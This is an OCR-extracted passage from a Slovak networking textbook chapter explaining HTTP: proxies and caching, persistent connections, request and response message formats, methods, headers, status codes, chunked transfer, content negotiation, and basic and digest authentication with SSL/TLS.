

Obrázok č. 10.18: Komunikácia klient/server cez sprostredkovateľa

Uvedený príklad možno zovšeobecniť na viacero sprostredkovateľov pri komunikácii medzi klientom a serverom.

Pri komunikácii medzi klientom a serverom cez sprostredkovateľa pôsobí sprostredkovateľ vo vzťahu ku klientovi ako server a vo vzťahu k serveru ako klient. Mnohí sprostredkovatelia sú navrhnutí tak, aby boli schopní odpočúvať rôzne protokoly TCP/IP. Väčšina protokolov nevie o existencii vloženého sprostredkovateľa. Protokol HTTP však obsahuje špeciálnu podporu pre určitých sprostredkovateľov, ako sú **proxy servery**, ktorým poskytuje nástroje (hlavičky) na narábanie so žiadosťami a odpoveďami HTTP.

Model normálnej komunikácie HTTP je možné zmeniť prostredníctvom odkladania žiadostí klientov a odpovedí serverov na tieto žiadosti do vyrovnávacej pamäti cache (tejto metóde sa hovorí **caching**). Ukladanie nedávno získaných zdrojov do pamäti cache je aplikované rôznymi zariadeniami na webe, napríklad sprostredkovateľmi typu proxy. Tieto zdroje je možné znovu rýchle získať z pamäti cache, keď je zadaná takáto žiadosť. Klient si sám do svojej pamäti cache ukladá nedávno získané dokumenty z webu tak, že ak o ne požiada opäť, môžu mu byť zobrazené aj bez zadania žiadosti na server. Ak je zadanie žiadosti skutočne nevyhnutné (požadovaný dokument sa v pamäti cache klienta nenachádza), môže každý sprostredkovateľ uspokojiť požiadavku na dokument, pokiaľ ho sprostredkovateľ má vo svojej pamäti cache.

Protokoly HTTP/0.9 a HTTP/1.0 podporovali iba **prechodné spojenie** medzi klientom a serverom HTTP, čo znamená, že v jednom spojení TCP bolo možné vykonať jedinú výmenu žiadosť HTTP/odpoveď HTTP. Takýto model spojenia je veľmi neefektívny pre moderný web, v ktorom klienti často potrebujú vykonať desiatky žiadostí na server. Protokol HTTP/1.1 funguje štandardne s **trvalými spojeniami**. Po vytvorení spojenia TCP môže klient poslať na server veľa žiadostí a jeden po druhom prijímať odpovede. Tento model spojenia umožňuje rýchlejšie získanie súborov, šetrí prostriedky servera a šetrí šírku pásma internetového pripojenia. Klient môže dokonca **zreťaziť** (pipeline) svoje žiadosti odosielaním druhej žiadosti ešte predtým, ako by musel najprv čakať na odpoveď na prvú žiadosť. Protokol HTTP/1.1 stále podporuje prechodové spoje z dôvodu spätnej kompatibility, keď je to potrebné. Na Obrázku č. 10.19 je príklad trvalého spojenia klienta a servera HTTP.




Obrázok č. 10.19: Príklad trvalého spojenia klienta a servera HTTP.

### 10.3.2 Formát správy žiadosti

Všetky správy HTTP sú v súlade so štruktúrou nazývanou **formát generickej správy**. Tento formát je založený na štandardoch správ elektronickej pošty [RFC 822] a [RFC 2045] až [RFC 2049], aj keď sa HTTP presne neriadi týmito formátmi. Každá správa HTTP začína **štartovacím riadkom**, potom obsahuje rad **hlavičiek správy** nasledovaný **prázdnym riadkom** a prípadne **telo správy**. Telo správy môže voliteľne obsahovať zdroj ako je napríklad súbor, ktorý je prenášaný medzi klientom a serverom, a **ukončenie správy** (trailer). Tomuto zdroju sa hovorí **entita**.

**Žiadosť HTTP** používa formát správy vychádzajúci z generického formátu správy a obsahuje v poradí tieto časti: riadok žiadosti, všeobecné hlavičky, hlavičky žiadosti, hlavičky entity, prázdny riadok, prípadne telo správy a ukončenie (trailer) správy.

Generický štartovací riadok, ktorým začínajú všetky správy HTTP sa v prípade formátu správy žiadosti HTTP nazýva **riadok žiadosti.** Tento riadok má trojaký účel: indikuje príkaz alebo akciu, ktorú chce klient vykonať, špecifikuje zdroje, nad ktorými by sa mala táto akcia vykonať a indikuje serveru, akú verzia protokolu HTTP používa klient. Formálna syntax riadka žiadosti je:

**<METHOD> <request-uri> <HTTP-VERSION>**, kde

- **METHOD** je typ akcie, ktorú požaduje klient, aby bola vykonaná serverom. Je vždy uvedená veľkými písmenami. V HTTP/1.1 existuje osem štandardných metód, z ktorých tri sú bežne používané, a to: GET, HEAD a POST.
- **request-uri - žiadosť URI** (Uniform Resource Identifier) je identifikátor prostriedku, ktorého sa žiadosť týka. Zatiaľ čo URI môže teoreticky odkazovať na URL (Universal Resource Locator) alebo URN (Uniform Resource Name), v súčasnej dobe je URI takmer vždy URL HTTP, ktoré rešpektuje pravidlá štandardnej syntaxe Web URL. Štandardný spôsob určenia zdroja v žiadosti je zahrnúť cestu a názov súboru v riadku žiadosti, zatiaľ čo špecifikáciu hosta v osobitnej hlavičke **Host**, ktorá musí byť použitá v žiadostiach HTTP/1.1.

- **HTTP-VERSION** oznamuje serveru, akú verziu klient používa a teda, ako interpretovať žiadosť a to, čo má poslať a čo neposielať klientovi vo svojej odpovedi.

Metóda **GET** žiada, aby server vyhľadal zdroj určený adresou URL na riadku žiadosti HTTP a zdroj odoslal v odpovedi klientovi. Metóda **HEAD** je rovnaká ako GET s tým rozdielom, že server neodošle vlastné telo správy. To znamená, že odpoveď bude obsahovať všetky hlavičky ako by boli v odpovedi na ekvivalentnú GET správu. Metóda **POST** umožňuje klientovi poslať entitu na spracovanie na server, ktorá obsahuje ľubovoľné údaje. Bežne sa používa na zaslanie napríklad interaktívneho formulára HTML na server, program na serveri tento formulár spracuje a vykoná akcie na základe vstupov z formulára a klientovi pošle odpoveď. Metóda **OPTIONS** umožňuje klientovi požiadať server, aby poslal informáciu o podporovaných komunikačných možnostiach. Zdroj na serveri je špecifikovaný URI. V prípade, že sa dopyt týka vlastností celého servera, potom sa namiesto URI použije hviezdička. Metóda **PUT** žiada server, aby uložil entitu z tela žiadosti na URL, ktoré je uvedené v riadku žiadosti. Rozdiel medzi metódami PUT a POST je ten, že v metóde PUT URI identifikuje v žiadosti entitu, zatiaľ čo v POST URI identifikuje program určený pre spracovanie entity v žiadosti. Metóda **DELETE** požaduje zrušenie špecifikovaného zdroja na serveri. Metóda **TRACE** umožňuje klientovi obdržať späť kópiu žiadosti, ktorú sám poslal na server. Používa sa na diagnostické účely.

Po riadku žiadosti sa v správe nachádzajú **hlavičky**, ktoré klient chce zahrnúť do správy. Všetky hlavičky používajú rovnakú štruktúru, ale sú rozdelené do kategórií na základe funkcií, ktorým slúžia:


- **Všeobecné hlavičky** sa týkajú hlavne samotnej správy, na rozdiel od jeho obsahu, a slúžia na ovládanie jej spracovania alebo poskytuje príjemcovi ďalšie informácie. Nie sú to špecifické hlavičky pre správu žiadosti alebo odpovedi.
- **Hlavičky žiadosti** oznamujú serveru ďalšie podrobnosti o povahe žiadosti klienta a dávajú klientovi väčšiu kontrolu nad tým, ako je spracovaná žiadosť.
- **Hlavičky entít** opisujú entity obsiahnuté v tele žiadosti, ak existujú. Sú opísané v nasledujúcej časti.

Hlavičky žiadosti sú samozrejme použité iba v správach žiadostí, ale všeobecné hlavičky a hlavičky entity sa môže objaviť buď v správach žiadostí alebo v správach odpovedí.

**Všeobecné hlavičky** HTTP sa môže vyskytnúť v každej správe žiadosti alebo odpovedi HTTP. Používajú sa na komunikáciu informácií o samotnej správe a nie k jej obsahu. Všeobecné hlavičky sa používajú pre funkcie na stanovenie dátumu a času správy, na riadenie ukladania správy do pamäti cache (caching) a na uvedenie metódy kódovania prenosu správy. Ďalej sú stručne opísané najdôležitejšie všeobecné hlavičky. Hlavička **Cache-control** špecifikuje direktívy pre správu realizácie ukladania správ žiadostí a odpovedí HTTP do pamäti cache. Hlavička **Connection** obsahuje inštrukcie, ktoré sa týkajú len tohto konkrétneho spojenia a nesmú byť uložené na proxy a použité pre ďalšie spojenie. Najčastejšie použitie tejto hlavičky je s parametrom "close" (Connection: close). Táto hlavička má prednosť pred predvoleným správaním HTTP/1.1 “trvalé spojenie” a po odpovedi servera vnúti ukončenie spojenia. Hlavička **Date** označuje dátum a čas vzniku správy. Typickým príkladom môže byť: Date: Tue 05 Jun 2012 19:41:41 GMT. Hlavička **Pragma** slúži na povolenie implementačne špecifických direktív vzťahujúcich sa na všetky zariadenia v reťazci žiadosť/odpoveď. Bežné použitie tejto hlavičky v správe je na potlačenie caching "Pragma: no-cache". Hlavička **Transfer-Encoding** indikuje aké kódovanie bolo použité na správu s cieľom korektného prenesu medzi zariadeniami. Hlavička **Upgrade** umožňuje zariadeniu klienta určiť ďalšie podporované protokoly. Ak server podporuje tiež jeden z protokolov uvedených klientom, potom sa môže so serverom dohodnúť na aktualizácii spripojenia prostredníctvom alternatívneho protokolu. Hlavička **Via** je doplnená sprostredkovateľom na indikáciu príjemcovi akými bránami, proxy a/alebo tunelmi mu bola dopravená žiadosť alebo odpoveď. Táto hlavička umožňuje jednoduché sledovanie cesty správy a zvládnutie aj potenciálne komplexného reťazca zariadení medzi klientom a serverom. Hlavička **Warning** sa používa v prípade potreby poskytnúť ďalšie informácie o stave správy.

**Hlavičky žiadosti** HTTP sa uplatňujú len v správach žiadosti HTTP. Umožňujú klientovi poskytnúť serveru informácie o sebe a poskytnúť viac podrobností o žiadosti a nad riadením jej vykonávania. Ďalej sú stručne opísané najdôležitejšie všeobecné hlavičky. Hlavička **Accept** umožňuje klientovi oznámiť serveru aké typy internetových médií je ochotný akceptovať v odpovedi. Hlavička môže obsahovať niekoľko rôznych typov a podtypov médií MIME ([RFC 2045] až [RFC 2049]), s ktorými vie klient narábať. Každá hlavička môže byť doplnená parametrom q (hodnota kvality) vyjadrujúcim preferenciu klienta. Hlavička **Accept-Charset** je podobná ako Accept. Stanovuje akú sadu znakov je klient v odpovedi ochotný akceptovať. Hlavička **Accept-Encoding** je podobná ako Accept a Accept-Charset. Stanovuje aké kódovanie obsahu je klient v odpovedi ochotný akceptovať. Hlavička **Accept-Language** je podobná ako predchádzajúce hlavičky Accept-type. Stanovuje zoznam označení jazykov indikujúci aké jazyky klient podporuje alebo očakáva, že server bude používať vo svojej odpovedi. Hlavičku **Authorization** používa klient na predloženie autentizačných informácií serveru. To nastáva iba v prípade, keď server vyžaduje autentizáciu, často zaslaním stavového kódu 401 Unauthorized v odpovedi na klientovu iniciálnu žiadosť. Hlavička **Expect** označuje určité typy akcií, ktoré očakáva klient, že server vykoná. Zvyčajne server akceptuje označené parametre, ak nie, server pošle odpoveď so stavovým kódom 417 Expectation Failed. Hlavička **From** obsahuje adresu elektronickej pošty používateľa. Hlavička **Host** špecifikuje internetový uzol prostredníctvom doménového mena DNS a môže tiež obsahovať špecifikáciu čísla portu. Táto hlavička je povinná v žiadosti HTTP/1.1. Hlavička **If-Match** robí metódu podmienečnou špecifikovaním príznaku entity týkajúci sa konkrétnej entity, ktorú klient chce pristúpiť. Hlavička **If-Modified-Since** robí metódu podmienečnou oznámením serveru, aby v odpovedi poslal entitu iba vtedy, ak bola zmenená od doby uvedenej v tejto hlavičke. Inak server odošle v odpovedi stavový kód 304 Not modified. Hlavička **If-None-Match** predstavuje hlavičkou s opačnou podmienkou ako hlavička If-Match. Hlavička **If-Range** je používaná v kombinácii s hlavičkou Range a má umožniť klientovi kontrolu či bola entita zmenená a požiadať server o zaslanie danej časti entity. Hlavička **If-Unmodified-Since** je logickým opakom hlavičky If-Modified-Since. Hlavička **Max-Forwards** stanovuje limit na počet postúpení ďalšiemu zariadeniu v reťazci žiadostí. Používa sa iba s metódami TRACE alebo OPTIONS. Hlavička **Proxy-Authorization** je ako hlavička Authorization, ale slúžia na predloženie autentizačných údajov proxy serveru. Hlavička **Range** umožňuje klientovi požadovať, aby mu server poslal iba časť entity tak, že zadá rozsah bajtov v entite. Ak požadovaný rozsah je platný, server odošle iba požadovanú časť entity so stavovým kódom 206 Partial Content. Hlavička **Referer** oznamuje serveru zdroj URL, z ktorého bola získaná adresa URL aktuálnej žiadosti. Hlavička **TE** poskytuje informáciu serveru o tom, ako si klient praje zabezpečiť kódovanie prenosu entít poslaných serverom. Hlavička **User-Agent** poskytuje informácie o klientovom softvéri. Zvyčajne ide o meno a číslo verzie webového prehliadača alebo iný program posielajúci žiadosť. Proxy neupravujú toto pole pri postúpení žiadosti ďalšiemu zariadeniu, ale používajú hlavičku Via.

Na Obrázku č. 10.20 sú ukázané elementy štruktúry formátu správy žiadosti HTTP a príklad typov hlavičiek, ktoré by mohla obsahovať. Podobne ako väčšina žiadostí HTTP ani táto nenesie žiadnu entitu, takže neexistujú žiadne hlavičky entity a telo správy je prázdne.




Obrázok č. 10.20: Príklad formátu správy žiadosti HTTP

### 10.3.3 Formát správy odpovedi

**Odpoveď HTTP** používa formát správy vychádzajúci z generického formátu správy a obsahuje v poradí tieto časti: stavový riadok, všeobecné hlavičky, hlavičky odpovede, hlavičky entity, prázdny riadok, prípadne telo správy a ukončenie (trailer) správy .

Generický štartovací riadok, ktorým začínajú všetky správy HTTP sa v prípade formátu správy odpovede HTTP nazýva **stavový riadok**. Má dve funkcie: oznámiť klientovi akú verziu protokolu server používa a oznámiť výsledok spracovania žiadosti klienta. Formálna syntax stavového riadku je:

**<HTTP-VERSION> <status-code> <reason-phrase>,** kdE

- **HTTP-VERSION** je položka v stavovom riadku, slúži rovnakému účelu ako je to v riadku žiadosti v správe žiadosti. Oznamuje klientovi číslo verzie protokolu, ktorú server používa pre svoju odpoveď.
- **Status Code and Reason Phrase** (Stavový kód a fráza dôvodu) poskytujú informácie o výsledkoch spracovania žiadosti klienta v dvoch rôznych formách. Stavový kód je trojmiestne číslo oznamujúce klientovi formálny výsledok vykonania jeho predchádzajúcej žiadosti (na základe tohto kódu môže softvér klienta vykonať príslušné akcie). Fráza dôvodu je ďalší opisný textový reťazec, ktorý môže byť zobrazený klientovi HTTP, aby klient videl ako server odpovedal.

Každá žiadosť poslaná klientom na server HTTP spôsobí jednu (alebo viacero) odpovedí servera. Prvý riadok odpovede servera je **stavový riadok**, ktorý obsahuje zhrnutie výsledkov spracovania žiadosti serverom. Stavový riadok obsahuje numerický stavový kód a text frázy dôvodu.

Stavový kód HTTP je trojciferná číslica začínajúca číslicou 1, 2, 3, 4 alebo 5. Stavový kód **1xx je informačná správa**, ktorá poskytuje všeobecnú informáciu, neindikuje úspešné vykonanie žiadosti HTTP alebo chybu. Stavový kód **2xx je správa o úspešnom vykonaní žiadosti HTTP**, ktorá indikuje, že matóda uvedená v žiadosti bola serverom prijatá, pochopená a akceptovaná. Stavový kód **3xx je správa o presmerovaní**, ktorá indikuje, že žiadosť priamo nezlyhala, ale je potrebná dodatočná akcia predtým než bude žiadosť úspešne vykonaná. Stavový kód **4xx je správa o chybe klienta**, ktorá indikuje, že žiadosť HTTP je neplatná, obsahuje zlú syntax alebo nemôže byť vykonaná z nejakých iných dôvodov pre chybu klienta. Stavový kód **5xx je správa o chybe servera**, ktorá indikuje, že žiadosť HTTP je platná, ale server nebol schopný ju vykonať z dôvodu jeho vlastného problému. Na Obrázku č. 10.21 sú uvedené stavové kódy aj s frázou dôvodu podľa [RFC 2616].

| Stavový kód | Význam (Fráza dôvodu) | Stavový kód | Význam (Fráza dôvodu) |
|---|---|---|---|
| 100 | Continue | 404 | Not Found |
| 101 | Switching Protocols | 405 | Method not Allowed |
| 200 | OK | 406 | Not Acceptable |
| 201 | Created | 407 | Proxy Authentication Required |
| 202 | Accepted | 408 | Request Timeout |
| 203 | Non-Authoritative Information | 409 | Conflict |
| 204 | No Content | 410 | Gone |
| 205 | Reset Content | 411 | Length Required |
| 206 | Partial Content | 412 | Precondition Failed |
| 300 | Multiple choices | 413 | Request Entity Too Large |
| 301 | Moved Permanently | 414 | Request-URI Too Long |
| 302 | Found | 415 | Unsupported Media Type |
| 303 | See Other | 416 | Requested Range Not Satisfiable |
| 304 | Not Modified | 417 | Expectation Failed |
| 305 | Use Proxy | 500 | Internal Server Error |
| 306 | (Unused) | 501 | Not Implemented |
| 307 | Temporary Redirect | 502 | Bad Gateway |
| 400 | Bad Request | 503 | Service Unavailable |
| 401 | Unauthorised | 504 | Gateway Timeout |
| 402 | Payment Required | 505 | HTTP Version Not Supported |
| 403 | Forbidden | | |

Obrázok č. 10.21: Stavové kódy HTTP a fráze dôvodu

Správa odpovedi bude vždy obsahovať niekoľko hlavičiek poskytujúcich ďalšie informácie o správe. Hlavička správy odpovede spadajú do týchto kategórií:

- **Všeobecné hlavičky**, ktoré sa vzťahujú k samotnej správe a nie sú špecifické pre správy odpovede alebo entite v tele správy. Jedná sa o rovnaké ako všeobecné hlavičky ako sú generické hlavičky, ktoré sa môžu vyskytnúť v správach žiadostí. Tieto hlavičky sú opísané v predchádzajúcej časti
- **Hlavičky odpovedi** poskytujú dodatočné informácie, ktoré rozširujú výsledné informácie v stavovom riadku. Server môže tiež vracať ďalšie informácie o výsledkoch v tele správy a to najmä v prípade nastalej chyby.
- **Hlavičky entity** opisujú entity obsiahnuté v tele správy odpovedi, ak nejaká je. Ide o rovnaké hlavičky entity, ktoré sa môžu objaviť v správe žiadosti.

Hlavičky odpovede sú samozrejme použité iba v správe odpovedi, zatiaľ čo ostatné sú všeobecné s ohľadom na typ správy.

**Hlavičky odpovedi** HTTP sa vyskytujú v správach odpovedí HTTP. Poskytujú dodatočné informácie o funkciách a požiadavkách servera HTTP a výsledkoch spracovania žiadosti klienta. V štandarde HTTP/1.1 je definovaných deväť hlavičiek odpovedí. Hlavička **Accept-Ranges** oznamuje klientovi, či server prijíma alebo neprijíma žiadosti o čiastkový obsah prostredníctvom hlavičky Range, ak áno, akého typu. Typický príklad je Accept-Range: bytes v prípade, že server prijíma bajtový rozsah alebo Accept-Range: none, ak rozsah žiadosti nie je podporovaný. Hlavička **Age** oznamuje klientovi približný vek zdroja, ako bol vypočítaný zariadením posielajúcim odpoveď. Hlavička **Etag** špecifikuje značku entity obsiahnutej v odpovedi. Hlavička **Location** označuje nové URL, ktoré posiela server klientovi, aby ho klient použil namiesto URL, ktoré klient pôvodne požadoval. Hlavička **Proxy-Authenticate** je verzia hlavičky WWW-Authenticate hlavičky. Je obsiahnutá v odpovedi so stavovým kódom 407 Proxy Authentication Required a indikuje ako proxy vyžaduje od klienta vykonať autentizáciu. Hlavičku **Retry-After** niekedy obsahuje odpoveď na neúspešné žiadosti ako sú žiadosti s výsledkom so stavovým kódom 503 Service Unavailable. Hlavička **Server** je serverová verzia hlavičky User-Agent. Identifikuje typ a verziu softvéru servera generujúceho odpoveď. Proxy neupravuje toto pole pri posúvaní odpovedi, proxy vloží svoje identifikačné informácie do hlavičky Via. Hlavička **Vary** špecifikuje či je na žiadosť možné odpovedať odpoveďou z pamäti

cache. Hlavička **WWW-Authenticate** je obsahnutá v odpovedi so stavovým kódom 401 Unauthorized a indikuje ako server vyžaduje od klienta vykonať autentizáciu.


**Hlavičky entity** HTTP sa vyskytujú v správach žiadostí alebo v správach odpovedí, ktoré prenášajú v tele správu entitu. Hlavičky opisujú povahu entity vrátane jej typu, jazyka a kódovania s cieľom zabezpečiť riadne spracovanie a prezentáciu entity prijímajúcim zariadením. V ďalšom sú stručne opísané hlavičky entity HTTP/1.1. Hlavička **Allow** zabezpečí zoznam všetkých metód podporovaných konkrétnym zdrojom. Hlavička **Content-Encoding** opisuje každú voliteľnú metódu, ktorá môže byť použitá na kódovanie entity. Hlavička **Content-Language** špecifikuje jazyk určený na použitie entity. Toto je voliteľná hlavička a nemusí byť vhodná pre všetky typy zdrojov. Hlavička **Content-Length** udáva veľkosť entity v bajtoch. Táto hlavička je dôležitá, pretože je používaná príjemcom na určenie konca správy. Hlavička **Content-Location** špecifikuje zdrojové umiestnenie entity a to v tvare absolútneho alebo relatívneho URL. Hlavička **Content-MD5** obsahuje hešovaciu hodnotu entity vypočítanú hešovacou funkciou MD5, používa sa na kontrolu integrity správy. Hlavička **Content-Range** je poslaná v prípade, keď správa obsahuje entitu, ktorá je len časťou celého zdroja. Napríklad fragment súboru poslaný v odpovedi na žiadosť HTTP s metódou GET obsahujúcu hlavičku Range. Hlavička **Content-Type** špecifikuje mediálny typ a podtyp entity a to spôsobom veľmi podobným ako sa používa v hlavičke MIME ([RFC 2045] až [RFC 2049]). Hlavička **Expires** špecifikuje dátum a čas, po uplynutí ktorého by mala byť entita v správe považovaná za "starú" (stale). Môže byť použitá na identifikáciu určitých entít, ktoré by mali byť ponechané v pamäti HTTP cache na dlhšiu alebo kratšiu dobu než je obvyklé. Hlavička **Last-Modified** udáva dátum a čas poslednej zmeny entity. Táto doba je určená na základe informácií servera.

HTTP podporuje **dve úrovne kódovania prenosu údajov**. Prvý z nich je kódovanie obsahu (hlavička Content-Encoding), ktorý sa používa v niektorých prípadoch k transformácii entity prenášanej v správe HTTP. Druhý je kódovanie prenosu (hlavička Transfer-Encoding), ktorý sa používa na zakódovanie celej správy HTTP, aby sa zaistila jej bezpečná preprava. Kódovanie obsahu je často používané v prípade, keď entity sú komprimované na zvýšenie účinnosti komunikácie, kódovanie prenosu sa používa predovšetkým na riešenie problému súvisiaceho s identifikáciou konca správy.

Vzhľadom k tomu, že HTTP/1.1 používa trvalé spojenie umožňujúce poslanie viacerých žiadostí a odpovedí v jednom spojení TCP, potrebujú klient a server nejaký spôsob identifikácie konca jednej správy a začiatku druhej správy. Jednoduchším riešením je použitie hlavičky Content-Length špecifikujúcej veľkosť správy. To však funguje len vtedy, keď sa veľkosť správy dá vopred ľahko určiť. Pre dynamický obsah alebo iné prípady, v ktorých nie je možné veľkosť správy ľahko vypočítať pred poslaním údajov, môže sa použiť špeciálne **blokové kódovanie prenosu**. V tomto prenose je telo správy poslané ako postupnosť blokov (chunk) a každý blok začína informáciou o dĺžke bloku.

Keď je použité blokové kódovanie prenosu, môže odosielateľ správy presunúť určité hlavičky zo začiatku na koniec správy, ktorým sa potom hovorí ukončenie. Príjemcom sú interpretované rovnakým spôsobom ako bežné hlavičky. V takýchto správach sa používa špeciálna hlavička **Trailer,** ktorá informuje príjemcu, aby po tele správy hľadal ukončenia.

HTTP obsahuje funkciu **dohadovanie obsahu**, ktorá umožňuje výber konkrétnej reprezentácie zdroja, pokiaľ má zdroj viac ako jednu reprezentáciu. Existujú dve techniky dohadovania: **serverom riadenú**, v ktorej klient vo svojej žiadosti uvedie hlavičky vyjadrujúce jeho preferencie a server sa snaží o výber najvhodnejšieho variantu, a **agentom riadenú**, v ktorej server odošle klientovi zoznam alternatív dostupných zdrojov a klient si vyberie jednu z nich.




Obrázok č. 10.22: Príklad formátu správy odpovedi HTTP

Najčastejšie používaný typ dohadovania obsahu v protokole HTTP je serverom riadený typ. Klient odoslaním žiadosti môže uviesť až štyri rôzne hlavičky poskytujúce informácie o tom, ako by mal server vyplniť jeho žiadosť. Hlavičky môžu obsahovať voliteľné **hodnoty kvality**, ktoré určujú klientove relatívne preferencie medzi súborom alternatívnych charakteristík zdrojov ako je typ média, jazyk, znaková sada a kódovanie. Ako príklad možno uviesť hlavičku v žiadosti klienta **Accept: text/html, text/*;q=0.7, */*;q=0.1**. Touto hlavičkou klient vyjadruje takéto svoje preferencie: moja preferencia (q=1) je textový dokument HTML, ak nie je dostupný, potom preferujem nejaký iný typ dokumentu (q=0.7), ak nie je ani ten s preferenciou q=0.1 mi pošli iný typ dokumentu, ktorý je relevantný požadovanému zdroju.

Väčšina správ odpovedí obsahujú entitu v tele správy. V prípade úspešnej žiadosti na získanie zdroja, je v tele správy samotný zdroj. Odpovede indikujúce neúspešné žiadosti obyčajne obsahujú podrobné informácie o chybe v chybovej správe, ktorá je často vo formáte HTML.

Obrázok č. 10.22 ilustruje konštrukciu odpovede HTTP a obsahuje príklad oboch hlavičiek a tela. Stavový kód 200 znamená, že sa jedná o úspešnú odpoveď na žiadosť. Správa obsahuje v tele správy krátku textovú HTML entitu.

### 10.3.4 Bezpečnosť a privátnosť

**Autentizačné metódy** použité v protokole HTTP/1.1 sú podrobne riešené v dokumente [RFC 2617]. Tento dokument vysvetľuje dve autentizačné metódy a to základnú (basic) a metódou digest (hešovacou hodnotou). **Základná autentizačná metóda** predstavuje klasickú autentizáciu menom a heslom. Keď klient odošle žiadosť na server, ktorý vyžaduje autentizáciu pre prístup k zdroju, server odošle na pôvodnú žiadosť klientovi odpoveď, ktorá obsahuje hlavičku WWW-Authenticate. Klient potom pošle novú žiadosť obsahujúcu hlavičku Authorization, ktorá obsahuje meno a heslo používateľa kódované schémou base64. **Autentizácia metódou digest** používa rovnaké hlavičky ako základná autentizačná metóda, ale využíva sofistikovanejšie techniky na výpočet hešovacej hodnoty (jednorázového hesla), ktoré chránia pred útočnikmi a zamedzujú odchyteniu autentizačných údajov. Metóda digest nie je považovaná za tak silnú ako je autentizácia certifikátom verejného kľúča, ale je oveľa lepšie ako základná autentizačná metóda. Podrobnosti možno nájsť v dokumente [RFC 2617].

Protokol HTTP priamo neobsahuje žiadny mechanizmus **na ochranu privátnosti** prenášaných dokumentov alebo správ. Existujú však dva rôzne prístupy, ktorými sa to zvyčajne zabezpečuje. Najjednoduchší spôsob je šifrovanie zdroja na serveri a dodanie platného dešifrovacieho kľúča iba oprávneným používateľom. Aj keď útočník zachytí celú správu, entita sama bude stále zabezpečená. Úroveň ochrany entity tu závisí na kvalite použitého šifrovania. Ďalšou bežnejšou metódou je použitie dodatočného protokolu, ktorý je určený špeciálne pre zabezpečenie privátnosti transakcie HTTP. Veľmi často sa používa protokol SSL (Secure Sockets Layer). Servery používajú SSL na ochranu citlivých zdrojov, ako sú napríklad zdroje spojené s finančnými transakciami. Tieto sú prístupné pomocou schémy URL "https" a nie "http" vo webovom prehliadači. Verzia protokolu SSL prevzatá do dokumentov IETF sa nazýva protokol TLS (Transport Layer Security).

